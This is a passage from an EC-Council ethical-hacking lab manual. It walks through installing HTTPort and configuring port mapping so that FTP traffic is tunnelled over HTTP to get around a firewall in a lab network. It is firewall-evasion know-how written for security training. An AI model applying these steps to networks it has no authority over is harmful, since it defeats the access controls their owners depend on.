Note: In the above-mentioned command, **10.10.10.10** refers to the IP address of **Windows 10**, where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 10**.
41. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.
42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPort.




Figure 2.2.23: HTTPort Setup wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Perform HTTP Tunneling

44. Launch HTTPort (**Httport3SNFM**) from the **Start** menu.




Figure 2.2.24: Windows Server 2012 Apps screen

45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.




Figure 2.2.25: Introduction to HTTPort wizard

46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.10.16**) of the machine where HTTHost is running (**Windows Server 2016**).

Note: The IP address of **Windows Server 2016** may vary in your lab environment.

48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2016** (**10.10.10.16**) and port number **90**.
51. Enter the password **magic** into the **Password** field.




Figure 2.2.26: HTTPort Proxy settings window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. Select the **Port mapping** tab, and click **Add** to create a new mapping.




Figure 2.2.27: HTTPort creating a new mapping

53. Right-click the **New mapping** node, and click **Edit**.




Figure 2.2.28: HTTPort Editing to assign a mapping

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. Rename this as **ftp test** (you can enter the name of your choice).
55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.10.10**.
57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

Note: **10.10.10.10** specifies in Remote host node is the IP address of the **Windows 10** machine that is hosting the FTP site.




Figure 2.2.29: HTTPort Static TCP/IP port mapping

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.

Note: If you get an error, ignore it.

